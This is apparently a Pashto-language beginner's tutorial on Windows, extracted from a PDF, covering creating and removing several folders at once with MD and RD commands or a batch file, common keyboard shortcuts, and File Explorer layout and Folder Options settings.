

دا درس مخکې
 مونږ ويلي وو او
 پښتو ژبه کې بل
 صفحه کي

بريالي خلگ دا خپل زور پرمخ نړي بدلوي، او کمزوري

خلگ د نړي له زوره ځان بدلوي

څنگه کولای شو چې په کمپیوټر کې فولډر یا فایل ډیلټ نشي او بلا دا چې له همدې ځایه څخه کولای شو چې د فایل یا فولډر نوم چینج یا بدل نشي

1. د امنیت اجازه رد کړئ

په فایل کې بڼې کلیک وکړئ < "پراپرټیز" غوره کړئ. په امنیت کې، د اجازې بدلولو لپاره "ترمیم" تڼ کړئ < "اضافه" غوره کړئ، 159-163 صفحي معلوم

2. بیک اپ جوړ کړئ

په وینډوز کې د فایل بیک اپ رامینځته کولو لپاره غوره اتوماتیک بیک اپ سافټویر وکاروئ

3. د فایل نه حذف کولو سافټویر وکاروئ، تصویران یې تیره صفحه کې

How to create multiple folder

څنگه کولای شو چې په یو وخت ډیري فولډري جوړکړو

1. How to create multiple folders at once using CMD

To create multiple folders at once, first open Command Prompt. A quick way to do it is by using the search field on your taskbar and entering cmd in it, Use the cd command to get to the folder in which you want to create your new folders. For example, we're going to make our folders inside the C:\Students folder, so we have to type cd C:\Students.



په یوځل کې د څو فولډرونو جوړولو لپاره، لومړی د کمانډ پرامپټ پرانیزی. د دې کولو لپاره گړندی لاره ستاسو په ټاسک بار کې د لټون ساحې کارول او په دې کې د سي ام ډي داخلول دیکمانډ وکاروئ چیرې چې تاسو غواړئ خپل نوي فولډرونه جوړ کړئ. د مثال په توگه، موږ به خپل فولډرونه د فولډر کې دننه کړو، نو موږ باید د ټایپ کړو، cd C:\Students.

How to create multiple Folder example

څنگه په يو وخت ډيري فولډري جوړول مثال

Windows starting button search CMD

په وينډوز ستارټ مينو کې سرچ يا لتون کي سي ام ډي وليکه

1-CD desktop or My computer icon on the folder name
press Enter button.

په سي ام ډي کې دغه وليکي هغه که په ډيسکټاپ يا سکرين کې فولډرونه جوړوي يا په ماي کمپيوټر ايکن کې جوړ وي، په لنډيز توگه، که په ډيسکټاپ کې جوړ وي نو ډيسکټاپ نوم به ورکړي او که په ماي کمپيوټر ايکن کې جوړ وي نو ماي کمپيوټر ايکن نوم به ورکړي او وروسته به انټر بټن ووهئ

2-MD(folder's name Enter) Sadidi Afghan Laghman Kabul.
Enter button press.

او له انټر بټني وروسته بيا {ام ډي} وليکي او وروسته به بيا دا فولډرونه نومونه وليکي څومره چې تاسو خوښه وي او بيا به وروسته انټر بټن ووهئ نو ستاسو فولډرونه به جوړ شي



How to create multiple Folder Delated.

څنگه په يو وخت کې فولډران بيرته ډيلټ کړو

{1}RD(folder's name Enter) Sadidi Afghan Laghman Kabul

دلته به يوازې (ار ډي) وليکي او بيرته هغه فولډرونو نومونه وليکي کوم چې تاسو غواړي ډيلټ کړي او وروسته به انټر بټن ووهئ

{2}Enter button press.



په يو وخت کې ډيري فولډري جوړول بله طريقه.

اول-کله چې په وينډوز ستارټ مينو باندې کلېک وکړئ نو په سرچ يا لټون اپشن کې نوټ پيډ يا ورډ پروگرام يا ټيکس ډاکومنټ يا داسې نور دا ليکلو پروگرامونو ته انتخاب کړئ، او بيا به دا ليکلو ځای کې لاندې ليکنه به وليکي خو فولډرونو نومونه به ستاسو په خوښه وي او بيا به سيپ يا ثبت کړي هغه که په ډيسکټاپ پرمخ يې ثبت کوي يا په ماي کمپيوټر ايکن کې ثبتا وي، او هر کله چې تاسو کوم فولډر ثبت وروسته بيا دغه فولډر خلاص کړي يا اوفن کړي نو اټومپټک ډول به ستاسو فولډرانه به جوړ شي دا سکرين پرمخ او لاندې تصويران تاسو وگورئ، او هغه دا ليکنې ځاي کې به دغه لاندې انگليسي توري وليکي

@echo off

MD folder1 "folder2 "folder3\"sub folder "



This is application create multiple Folder's

په دغو اپليکېشنونو باندې هم موږ کولاي شو چې فولډري جوړکړو

1-Text 2 Folders 2-XMD (eXtended Make Directory) 3-47 Folders 4-New Folder Wizard



بدلونکي اوسي، نه بدليدونکی



My computer icon Organize.

د کمپیوټر تنظیم هغه ساحه ده د دې اصلي هدف دا دی چې دا موږ ته وایی چې څنګه فولډري او فایلونه تنظیم او ترتیب کړو او یا پکې بدلون راولو
1-Cut{"Ctrl + X"}.

د کټ کمانډ ټاکل شوي ډاټا د خپل اصلي موقعیت څخه لیرې کوي، پداسې حال کې چې د کاپي کمانډ یو نقل جوړوي؛ په دواړو حالتونو کې ټاکل شوي ډاټا په لنډمهاله ذخیره کې ساتل کیږي (کلیپ بورډ)
2-Copy{Ctrl + C}.

د کاپي کمانډ کارول کیدی شي کله چې موږ ورته متن بیا ټایپ کولو ته اړتیا لرو ځکه چې دا وخت او هڅې کموي. د کاپي اختیار په کارولو سره ، تاسو کولی شئ متن له یو ځای څخه بل ځای ته کاپي کړئ. په کلپبورډ کې زیرمه شوي معلومات تر هغه وخته پورې پاتې کیږي چې نوي معلومات یا کاپي شوي یا کاپي شوي نه وي او هم کولای شو چې فولډر یا فایل همدارنګه کار ورڅخه واخلو او هغه کوم معلومات چې تاسو کاپي کوي هغه به همدې ځای کې به وي او هغه بل ځای کې به هم وي
3-Paste{Ctrl + V}.

پیسټ یو عملیاتي سیستم او د پروګرامونو عمل دی چې تاسو ته اجازه درکوي یو شی یا متن له یو ځای څخه کاپي کړئ او بل ځای ته یې واچوئ، کله چې یو څه پرې شي یا کاپي شي، دا کلپبورډ ته ځي او هلته پاتې کیږي تر هغه چې بل څه پرې شوي یا کاپي شوي وي. په کلپبورډ کې د هغه څه په ساتلو سره چې کټ یا کاپي شوي وي کمپیوټر کولی شي ورته شی څو ځله یا څو ځله پیسټ کړي
4-Undo{Ctrl+Z}

یو عمل یا کړنه د بیرته راګرځولو لپاره ترسره کیږي. د مثال په توګه یو فایل یا فولډر یا تصویر یا ویدیو ډیلټ یا نوي بدلون پکې راولي نو په دې کمانډ باندې یې بیرته پخواني حالت راوړي



5-Redo{Ctrl+Y}.

ریدو تاسو ته اجازه درکوي هغه بدلون بیرته راوباسئ چې بیرته راگرځیدلی وړ، یعنی اوسنی بدلون بیرته راستانه کول، په یندو کې پخواني حالت رامنځته کول، او په ریدو کې اوسني بدلون راستانه کول

6-Select all{Ctrl+A}.

ټول وټاکئ ټول متن، فایلونه یا فولډرونه یا نور شیان چې اوس مهال لیست شوي یا بنودل شوي غوره کوي، او همدرانگه په شپټ بټن باندې هم کیږي یعنی اول هغه که فولډر وي یا فایل وي یا متن وي له موس کرس سره به شپټ بټن ووهئ او بیا به وروستی هغه که فایل وي یا فولډر وي یا متن وي باندې کلیک وکړئ خو شپټ بټن به تر اخره نیسي نو کوم چې تاسو انتخاب کړي وي نو هغه به انتخاب شي هغه وروسته ستاسو خوښه ده هغه که ډیلټ وي یا کاپي کوي او یا پیسټ کوي او بله طریقه که غواړي چې یو یو دانه انتخاب کړي یا سیلکټ کړي نو ستاسو خپلي خوښي فولډر یا فایل باندې کلېک وکړئ خو کنټرول بټن به ورسره نیسي هغه که هر څو دانې تاسو انتخاب وي او بیا وروسته تاسو خوښه ده

7-Layout.

د مینو هغه برخه ده چې په ښي خوا کې موقعیت لري او ټول {شکل یا ګوارا} فولډرونه، د کتابتون توکي او د شبکې اړیکې لیست کوي. د توضیحاتو پین یا صفحه مور ته د ټولو فایلونو توضیحات راکوي چې مور په اکسپلورر کې غوره کړي لکه د فایل ټول اندازه ، د جوړولو او ترمیم نیټه او داسې نور




ژوند وکړه دا کتاب په هیڅ چې راتلونکې ژوند درباندې جوړ کړي نه دا اخبار په هیڅ چې لوستلو څخه وروسته دي لږه کړي



7-2 (?)Menu bar{Layout}.

کله چې په دې اېشن باندې تاسو ټیک مارک علامه پر ولږوي نو نو ستاسو مینو بار به نه ښکاره کوي او که علامه مو ترې لري کړه نو ستاسو مینو بار به ښکاره شي خو په وینډوز سیون کې څه ووايم خو په وینډوز لس کې همدا شان کار کوي

7-2 (?)Details pane{Layout}.

توضیحاتو(پین یا صفحه یا پاڼه)اختیار یا اېشن د کړکۍ په پای کې د معلوماتو پینل ښکاره کوي چې تاسو ته به د فولډر په اړه معلومات درکړي، لکه څنگه چې فولډر څومره فایلونه لري، او ستاسو په هارډ ډرایو کې څومره ځای نیسي

7-3(?)Preview pane{Layout}.

د مخکتنې پین اختیار به ستاسو په کړکۍ کې بله برخه رامینځته کړي چې د ټاکل شوي فایل مخکتنه به وښيي. په نهایت کې یعنې کله چې تاسو په عکس یا فایل باندې کلېک وکړئ نو یو اړخ کې به تاسو ته ښکاره کوي

7-4{?}Navigation pane.

نیویګیشن پین د فولډرو او ځایونو لیست ښيي چې په مکرر ډول کارول کېږي، کوم چې کولی شي ستاسو په کمپیوټر کې د فایلونو او فولډرو له لارې ستاسو نیویګیشن گړندی کړي

7-5(?) Library pane.

د کتابتون پاڼه: ستاسو په یوه کتابتون کې د فایلونو د فایل نندارې ته - سمدستي د کتابتون پین ښکاره کول او بندول (اسنادو، میوزیک، انځورونه او ویدیوګانې). دا تاسو ته د کتابتون د مینځپانګو په اړه معلومات ښيي او تاسو ته وړتیا درکوي هغه ترتیب بدل کړئ چې پکې فایلونه ښودل شوي



8-folder and search options.

د فولډر اختیاریونو ډیالوګ د فایلونو ظاهري بڼه او پریزنټیشن بدلولو لپاره کارول کیږي چې اوس مهال د فایل نندارې کې ښودل شوي (دا د فولډر فارمیټ په نوم پیژندل کیږي). د فولډر اختیاریونه (د فایل اکسپلورر اختیاریونو په نوم هم پیژندل کیږي) مختلف فایلونه او فولډر ترتیبات لري. د وینډوز فولډر اختیاریونو کړکۍ کې درې ټبونه شتون لري: عمومي، لید، او لټون ټبونه. په عمومي ټب کې بنسټیز ترتیبات شامل دي

1-OPTION ONE Open Folder Options.

1. Open the Control Panel (icons view).
2. Click on the Folder Options icon.

أولي لاري خلاصول فولډر اېشن

- 1- کنټرول پینل خلاص کړئ (د شبیه لید یا ایکن)
- 2- د فولډر اختیاریونو آیکن باندې کلیک وکړئ

2-OPTION TWO Open Folder Options.

1. Open a Windows Explorer window.
2. Click on the Organize button. (See screenshot below).
3. Click on Folder and Search Options.

دویمې لاري خلاصول فولډر اېشن

- 1- د وینډوز اکسپلورر کړکۍ پرانیږئ
- 2- د تنظیم ټنۍ کلیک وکړئ. (لاندې سکرین شاپ وګورئ)
- 3- په فولډر او لټون اختیاریونو کلیک وکړئ

3-OPTION THREE Open Folder OptionsOptions.

1. Open a Windows Explorer window.



3-OPTION THREE Open Folder Options

1. Open a Windows Explorer window.
2. Click on the Tools (ALT and ALT+T) Menu bar item. (See screenshot below)
3. Click on Folder Options.

دریمی لاری خلاصول فولدر اپشن.

د ویندوز اکسپلورر کرکی پرانیزی-1

وسیلو (له کیبورډ څخه آلت او آلت او ټی بټن ووهی) مینو بار توکی باندې-2

کلیک وکړی (لاندې سکرین شات وگورئ)

د فولدر اختیارونو باندې کلیک وکړی-3

folder and search options

8-1 General



8-1-1{?} Open each folder in same window.

که په دي اپشن باندې تاسو ټیک مارک علامه مو پر ولږوي نو هر فولدر په یو کرکی یا وینډو یا پرده کې خلاص کړئ

8-1-2{?} Open each folder in its own window.

که په دي اپشن باندې تاسو ټیک مارک علامه مو پر ولږوي نوهر فولدر ته به بیلابیل یا جودا جودا کرکی یا وینډو کې خلاص کړئ





8-1-3{?} Single check to open an item(point to select).

که په دي اپشن باندې تاسو ټیک مارک علامه مو پر ولږوي او وروسته به اپلاي باندې کلېک وکړئ او بیا بیا به په اوک باندې کلېک وکړئ نو یو شی د خلاصولو لپاره یو کلیک وکړي نو خلاص به شي هغه که فایل وي یا فولدر وي یا پورگرام وي (د انتخاب کولو لپاره اشاره)

8-1-4(?) Double click to open an items(single click to select).

که په دي ايشن باندې تاسو ټيک مارک علامه مو پر ولږوي بيا په اپلاي باندې کلېک وکړئ او بيا په اوک باندې کلېک وکړئ نو د يو پروگرام دا خلاصولو لپاره دوه ځله کلېک وکړئ نو خلاص به شي (د انتخاب کولو لپاره يو کلېک)

8-1-5(?) (?) Show All folder-(?) Automatically expand to current folder

که په هر يو ايشن باندې تاسو ټيک مارک علامه مو پر ولږوي نو دا به ستاسو په ډيسکټاپ پرمخ دا نيوپيگيشن ساحه باندې تاسو ته ټول فولډري ښکاره شي

8-1-6 Restore default

هر کله چي تاسو په دې ايشن باندې کلېک وکړئ او بيا په اپلاي باندې کلېک وکړئ نو په اوک ايشن باندې کلېک وکړئ نو ستاسو دا کوم بدلونونه چې په راوستيو کي راوستي دي بيرته به پخواني حالت ته واړوئ



folder and search options

8-2 View {Folder view} 8-2-1{Apply to folder}

داده دي لپاره استفاده کيږي چې کله چي تاسو فولډرونه ته غټ شکل يا کوچنی شکل غوره کړي او هغه کوم ډول اندازه يا سيز چې تاسو غواړي فولډرونو ته انتخاب کړي نو بيا په اپلاي ټو فولډر ايشن باندې کلېک وکړئ او بيا په اپلاي باندې کلېک وکړئ او بيا په اوک ايشن باندې کلېک وکړئ نو ستاسو ټولي فولډري به په يو اندازه يا سيز باندې وي هغه هغه که په فولډر کي فولډر وي



8-2-2 Reset folder.

هر کله چي تاسو په دې اېشن باندې کلېک وکړئ او بيا په اپلاي باندې کلېک وکړئ نو په اوک اېشن باندې کلېک وکړئ نو ستاسو دا کوم فولډرو ته اندازه ورکړي وي نو بيرته به پخواني حالت ته دا فولډرو اندازه واپړوئ



8-2-3(?) Always show icon.never thumbnails

هر کله چي تاسو په دې اېشن باندې ټيگ مارک علامه ولږوي نو ستاسو هغه کوم معلومات يا تصويران په فولډر کي وي يا په فايل کې وي نو تاسو ته به نشو کيږي يعني نه ښکاره کيږي بلکې دا ايکن په څير ښکاره کيږي



8-2-4(?) Always show menu.

هر کله چي تاسو په دې اېشن باندې ټيگ مارک علامه ولږوي نو په هر وينډو يا پرده کې پورته ځاي کي مینوکاني ښکاره کوي

